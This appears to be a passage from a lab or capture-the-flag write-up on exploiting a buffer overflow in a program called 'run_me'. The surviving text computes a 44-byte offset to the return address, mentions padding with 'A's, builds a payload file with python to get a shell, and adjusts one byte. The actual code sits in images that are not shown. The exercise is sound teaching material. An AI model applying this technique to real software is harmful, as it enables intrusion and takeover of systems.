
A black background with white text

Description automatically generated


A black background with white text

Description automatically generated

(0xffffd458 + 4) - 0xffffd430 = 44, so the distance from the beginning of buffer to **RET** is 44 bytes, use 44 As to fill out the buffer.




Then, store the items into the file “payload” using python:



Furthermore, pass the payload file to the program “run\_me” outside gdb to get the shell:



Look like need to shift 1 bit back (0xf6 to 0xf5):



Finally get the answer:

A computer screen shot of a computer code

Description automatically generated